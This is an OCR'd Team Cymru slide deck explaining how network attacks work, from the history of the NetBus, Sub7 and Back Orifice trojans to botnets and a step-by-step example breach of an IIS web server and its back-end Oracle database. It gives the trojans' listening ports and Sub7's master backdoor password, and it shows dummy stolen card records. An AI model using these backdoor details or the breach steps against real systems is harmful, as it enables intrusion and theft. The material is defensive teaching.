Team Cymru


Anatomy of a Network Attack

Ryan Connolly, ryan@cymru.com
<http://www.cymru.com>

Agenda

1) Network attack theory.
2) Brief history & basics of various network attacks.
3) Modern malware & attacks
4) Botnets – creation, use, and control
5) DDoS, & Botnet financials
6) Trends

Network attack theory: the process



Network attack theory


Two major types of attacks:

1. Targeted – a hacker attempting to gain access to a particular individual's financial records
2. Target of opportunity – attempt to exploit as many systems as possible, in hope of finding a few that contains financial records.

Network attack theory
non-targeted attacks

- Characteristics:
  - Miscreants will scan large portion of internet address space (most often the local /16).
  - Botnets are very common
  - Automated scan & sploit
  - Technical knowledge relatively low – users know how to compile an exploit & use automated means for distribution
  - Usually criminals motivated by financial gain.

Network attack theory: the process




Non-targeted attacks will usually focus on of fewer steps

Network attack theory
targeted attacks


- Characteristics:
  - Motivated individual
  - Probably very technically skilled
  - Is more difficult to defend against and difficult to investigate
  - May employ the following general techniques to gain unauthorized access:
    - Technical exploitation of system flaws (ie, buffer overflows)
    - Social Engineering – may be more sophisticated than a simple phishing/spam email and may use background knowledge of the individual (ie, spoofing an email from the target's mother).

Network attack theory: the process



Targeted attacks will probably include of all the steps.

Attack Sophistication vs. Intruder Knowledge



History and theory: Malware

Malware Proliferation


1988 - Less than 10 known viruses

1990 - New virus found every 2 days

1993 - 10 to 30 new viruses per week

1995 - 6,800+ viruses and variants

2006 – at least 5,000/day malicious code samples (viruses, trojans, etc)



Malware: how bad is it?

- 71 percent of all corporate networks *admit* to having been infected – research suggests that the actual number is much higher
- Malware is so pervasive that it has been detected in shrinkware shipped directly from the manufacturer
- New versions crop up at a rate that exceeds ***5,000 per day***

But I Have An Antivirus Package

- Antiviral packages are a valuable, even essential, part of a sound information security program, they are not in and of themselves sufficient (25 - 50% recognition of malware in the wild) – true for *all* AV pacakges.
- Good backup procedures, proxy sites and sound policies designed to reduce the likelihood of a virus attack are also necessary
- One tool doesn’t fit the job – have many tools to serve as a backup.

Motivations behind the attacks: *yesterday and today*

- About five years ago, on-line miscreants had the following motivations:
  - “fame” among the hacker underground
  - “fun”
  - to elevate control among IRC users
  - had nothing better to do during summer break
- 5-year-old popular attacks:
  - Web defacement
  - Denial of Service attacks against your IRC nemesis
  - “script kiddie” intrusions


Motivations behind the attacks: *yesterday and today*

- Well, the hacker underground has grown up.
- Today, an online underground economy exists solely for the buying and selling of financial data (*your* bank account), identity data (*your* national ID information), and almost anything else you can imagine (passports, airline tickets, etc, etc)
- Today's miscreants are ***criminals.***.

Some of the popular tools of yesteryear

- Netbus (March 1998, Carl-Frednik Neikter)
- Subseven (February 1999, Mobman)
- Back Orifice (July 1998, Sir Dystic – Cult of the Dead Cow)
  - Followed by Back Orifice 2000, still in use

Tools of yesteryear: Netbus




Listens on port 12345

Tools of yesteryear: Netbus

- Keystroke logging
- Keystroke injection
- Screen captures
- Program launching
- File browsing
- Shutting down the system
- Opening / closing CD-tray
- Tunneling NetBus connections through a number of systems

Tools of yesteryear: Sub7



Typically listens on ports 1234, 6711, 6712, 6713, 6766, and 27347

Tools of yesteryear: Sub7

- Client-server
- Allows attacker to set a password (master password is "**144381367827151019 80**")
- Set/change a password
- Netbus features plus:
  - webcam capture
  - multiple port redirect
  - Registry editor
  - Chat
  - Etc


Tools of yesteryear: Back Orifice

Cult of the Dead Cow Presents

BACK ORIFICE

**"Running a Microsoft or Unix operating system on a network? ---
--Our condolences."**

"Cult of the Dead Cow"
July 21, 1998




(There have been over 100,000 downloads since Aug 3, 1998.)

Back Orifice


- communication encryption with AES, serpent, CAST-256, IDEA or Blowfish encryption algorithms
- network address altering notification by email and cgi
- remote Windows registry editing
- watching at the desktop remotely by streaming video
- a chat, allowing administrator to discuss with users
- option to hide things from system (rootkit behaviour, based on FU Rootkit)
- accessing systems hidden by a firewall (the administrated system can form a connection outward to the administrators computer. Optionally, to escape even more connection problems, the communication can be done by a web browser the user uses to surf the web.)
- forming connection chains through a number of administrated systems
- client-less remote administration over IRC
- on-line key-logging

Sample Modern Attack



Step 1: Attacker scans a wide range of IPs in order to detect a vulnerable IIS Server.

Sample Modern Attack



Vulnerable IIS Server

Step 2: Attacker uses a PHP exploit to gain user-level access to the IIS Server.

Step 3: Using a "rootkit," the attacker gains root-level access to the machine.

Sample Modern Attack

"Rooted" IIS Server

Oracle Database Server

Step 4: Attacker identifies the "back-end" Oracle database server that contains the website's customer data.


Step 5: The misconfigured database server allows the IIS server to both insert and read information in the database.

Step 6: The attacker is able to access all the customer credit card and account transaction databases.


```
Doe, John
MC # 9876 5432 1098 7654,
exp 11/09, security code: 123
Address:
123 Unfortunate St
New York, NY, USA
Phone: +1 555 555-5555

Averageguy, Bob
Visa # 1234 5678 9012 3456,
Exp 01/11, security code: 987
456 Money-be-gone Ave
London, U.K.
Phone: +020 5555 5555
```

Sample Modern Attack

Step 7: Attacker advertises stolen credit card numbers on an IRC server.



IRC Server



